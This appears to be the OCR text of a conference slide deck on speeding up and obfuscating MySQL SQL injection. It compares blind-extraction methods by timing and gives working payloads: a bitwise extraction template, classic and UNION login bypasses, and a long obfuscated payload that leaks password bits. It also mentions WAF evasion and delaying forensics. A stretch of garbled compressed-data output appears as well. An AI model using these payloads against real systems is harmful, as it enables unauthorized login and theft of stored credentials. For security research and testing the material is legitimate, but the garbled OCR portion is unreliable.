
[+] 10 MD5-hashes extraction

Method	Time	Requests
sqlmap	10 seconds	unknown
sql-anding.py	5 seconds	2652
Pos2bin full range	5 seconds	1900
Duality full range	5 seconds	2633
Pos2bin hex range	3 seconds	1467
Duality hex range	3 seconds	1635
lightspeed.py	1 second	1008

Extraction Strategies

```
1 AND (SELECT ASCII(MID(user,1,1)) & %d FROM users)
```

Faster exploitation in MySQL



group_concat()

= 1,024 symbols

json_arrayagg()

= 16,000,000 symbols

https://twitter.com/ptswarm/status/1308407628796776448?s=09

Faster exploitation in MySQL

[+] Use compress() to reduce the size of large blocks of data.

```
[+] Calculating length: 00000000000000000000000000
00000000000000000000000000000110101011
[+] Length found: 427
-----------------------------------------------
------------------

[+] Found:  ♦  x▯mSËn$!♀ü!~▯♦Ó±B♥Âfvg/h§Í!R▯D3ÉÿÇ0
¾ýÚ95.ühW§/o¯▯÷¯ËM]/▯♥×vø¾}ÿ¾~Ù▯yÒY←▯\       ▯$♦ó
\M♀ÄYchHô^3ÆPw©U§äÑè◎=òyÍê♣e
5e<¡▯◄▬▯X2▯ÑüCHA↑1H♠▯ ÍrR@
C▯v¨CqNf%=Â♥¨ú\▯p▯¾◦YZ↑-ûØ▯ÁÂïµ±▯ÒæX▯▯ö▯▯`Í Ûn¯▯À♦
Ó>:dÌ«Î¡Õ¬wk:♦o×(fÀ1└ÂÖdMá: ▯±ZðÀ`7.èæpÜ ▬▯.▯▯▯▯~Å
lwWÇêû¾▯³ÿPÖ▯_Ð♥▯!!pn¢Î!◎Q³ð▯▯Õë(i³¦ß¡}ô ¡Cun◬±§x▯!
?ÅÂ◎çEÌ!!f.Ú«g8ÏRÔBÍR◎4FHÅÄ8á♥◄\,o@%q¹¬♦▯Ú▯ñîêä▯XU¾
9Ê◬▯‡#·³H)R¨♀b@±0j¿{<â▯X²▯:æX▯Ä±p7<     É▯P>▯;ÂZ◄×
◄b#õ¾▯G0!¤·▯GIO:▯ìß/K@¦→▯h¡◎dP▯·&ôü 5k/‡
```

Query	Length	Compressed length
group_concat(table_name)	1024	440
json_arrayagg(table_name)	1316	447
group_concat(column_name)	1024	458
json_arrayagg(column_name)	56897	8313

```
table_name FROM information_schema.tables WHERE table_schema='information_schema'
```

group_concat() vs. LIMIT n,1

```
[+] Start Time: 13:39:40
[+] End Time:   13:40:15

[+] Total time: 35s
```

```
[+] Start Time: 13:56:32
[+] End Time:   13:57:08

[+] Total time: 36s
```

Alternative Authentication Bypasses

UNION SQL Injection Login Bypass

[+] Methods for bypassing logins using SQL Injection have been introduced to the info-sec community and they have been overused as a result.

[+] The purpose of this section is to show a different SQL injection technique for bypassing logins.

UNION SQL Injection Login Bypass

[+] This unpublished method succeeds in bypassing many logins in which the traditional techniques fail.

Classic SQL Injection Login Bypass

Query:

```
SELECT * FROM users WHERE login='$login' AND password='$password'
```

Bypass:

```
' or '1'='1
```

Classic SQL Injection Login Bypass

```
1' or '1'='1
```

[+] Usually only this bypass (and double quote variations) is tested against logins. If it fails, it is generally assumed the login functionality is not vulnerable since the injection is blind (not really).

[+] There are many other login queries vulnerable to different injections.

UNION Blind SQL Injection

Query:

```
SELECT password FROM users WHERE login='$login'
```

Then on the server-side:

```
if ($result == $_POST['password'])  Authenticated();
```

Bypass:

```
    ' AND 0 UNION SELECT 'letmein' as password where '1
```

Further Thoughts...

```
1 AND (SELECT ASCII(MID(user,1,1)) & %d FROM users)
```

Further Thoughts...

[+] Stealth injections using large intervals of time

[+] Distributed mass injections

[+] Obfuscation of all the presented injections
    [-] Web Application Firewall Bypassing
    [-] Forensics & Incident Response Delaying

Further Thoughts...

[+] Stealth injections using large intervals of time

[+] Distributed mass injections

[+] Obfuscation of all the presented injections
    [-] Web Application Firewall Bypassing
    [-] Forensics & Incident Response Delaying

lightspeed login obfuscation

```
' or user=(select if((@a:=(select
conv(@x:=mid(bin(ascii(mid(password,1,1))),1,3),2,10)fro
m users limit 1))=1,'lightos',if(
@a=2,'hkm',if(@a=3,'calderpwn',if(@a=4,'nitr0us',if(@a=5
,'sirdarkcat',if(@a=6,'n3k',if(
@a=7,'vhramosa',if(@x='0','xxronvel',if(@x='00','garethh
eyes','tr3w'))))))))))
```

lightspeed login obfuscation

```
'||user=(select if((@a:=(select
conv(@x:=mid(bin(ascii(mid(password,true,cos(!pi()))))),sign(rand()),coercibility(user())),!!!pi()--true,ceil(
pi()*pi()))from users limit
1))=true,concat(mid(collation(user()),12,1),mid(collation(!pi()),2,1),mid(collation(user()),6,1),mid(dayname(
from_days(404)),2,1),mid(collation(user()),2,1),mid(@@version_comment,8,1),mid(dayname(from_days(403)),6,1)),
if(@a=true--sign(rand()),concat(mid(dayname(from_days(404)),2,1),mid(collation(convert((1)using
koi8r)),1,1),mid(@@version_comment,9,1)),if(@a=coercibility(user()),concat(mid(collation(user()),14,1),mid(co
llation(!pi()),4,1),mid(collation(user()),12,1),mid(dayname(from_days(404)),6,1),mid(collation(user()),7,1),m
id(collation(user()),10,1),mid(monthname(from_unixtime(10136789)),2,1),lower(mid(dayname(from_days(403)),1,1)
),mid(collation(!pi()),3,1)),if(@a=coercibility(now()),concat(mid(collation(!pi()),3,1),mid(collation(!pi()),
2,1),mid(collation(user()),2,1),mid(collation(!pi()),5,1),(-!pi()),mid(@@version_comment,11,1),mid(dayname(fr
om_days(403)),6,1)),if(@a=floor(@@version),concat(mid(dayname(from_days(403)),6,1),mid(collation(!pi()),2,1),
mid(collation(!pi()),5,1),mid(dayname(from_days(404)),6,1),mid(collation(!pi()),4,1),mid(collation(!pi()),5,1
),mid(collation(user()),14,1),mid(collation(convert((1)using
koi8r)),1,1),mid(collation(user()),14,1),mid(collation(!pi()),4,1),mid(collation(user()),2,1)),if(@a=ceil(@@v
ersion),'n3k',if(@a=ceil(pi()--pi()),concat(mid(@@version_comment,20,1),mid(dayname(from_days(404)),2,1),mid(
collation(!pi()),5,1),mid(collation(!pi()),4,1),mid(@@version_comment,9,1),mid(@@version_comment,8,1),mid(day
name(from_days(404)),5,1),
mid(collation(!pi()),4,1)),if(@x=0x30,concat(0x7878,mid(collation(!pi()),5,1),mid(@@version_comment,8,1),mid(
collation(!pi()),3,1), mid(@@version_comment,20,1),mid(collation(user()),7,1),
mid(collation(user()),12,1)),if(@x=0x3030,concat(mid(collation(user()),6,1),mid(dayname(from_days(401)),5,1),
mid(dayname(from_days(404)),4,1),mid(collation(user()),7,1),mid(@@version_comment,14,1),mid(dayname(from_days
(404)),2,1),mid(dayname(from_days(404)),2,1),mid(collation(user()),7,1),mid(dayname(from_days(404)),8,1),mid(
collation(user()),7,1),mid(dayname(from_days(404)),5,1)),concat(mid(@@version_comment,14,1),mid(collation(!pi
()),5,1),floor(pi()),lower(mid(dayname(from_days(403)),1,1)))))))))))))
```

References

[+]https://github.com/ sqlmapproject/ sqlmap/wiki/Techniques
[+]https://en.wikipedia.org/wiki/Binary_search_algorithm
[+]https://www.exploit-db.com/papers/17073
[+]https://media. Blackhat.com/us-13/US-13- Salgado-SQLi-Optimization-and-Obfuscation-Techniques-Slides.pdf
[+]https://www.w3schoo1s.com/ sql/sql_operators.asp
[+]https://www.exploit-db.com/papers/17073

Thank you for your time

In case you want to follow me on social media:

Twitter: tr3w_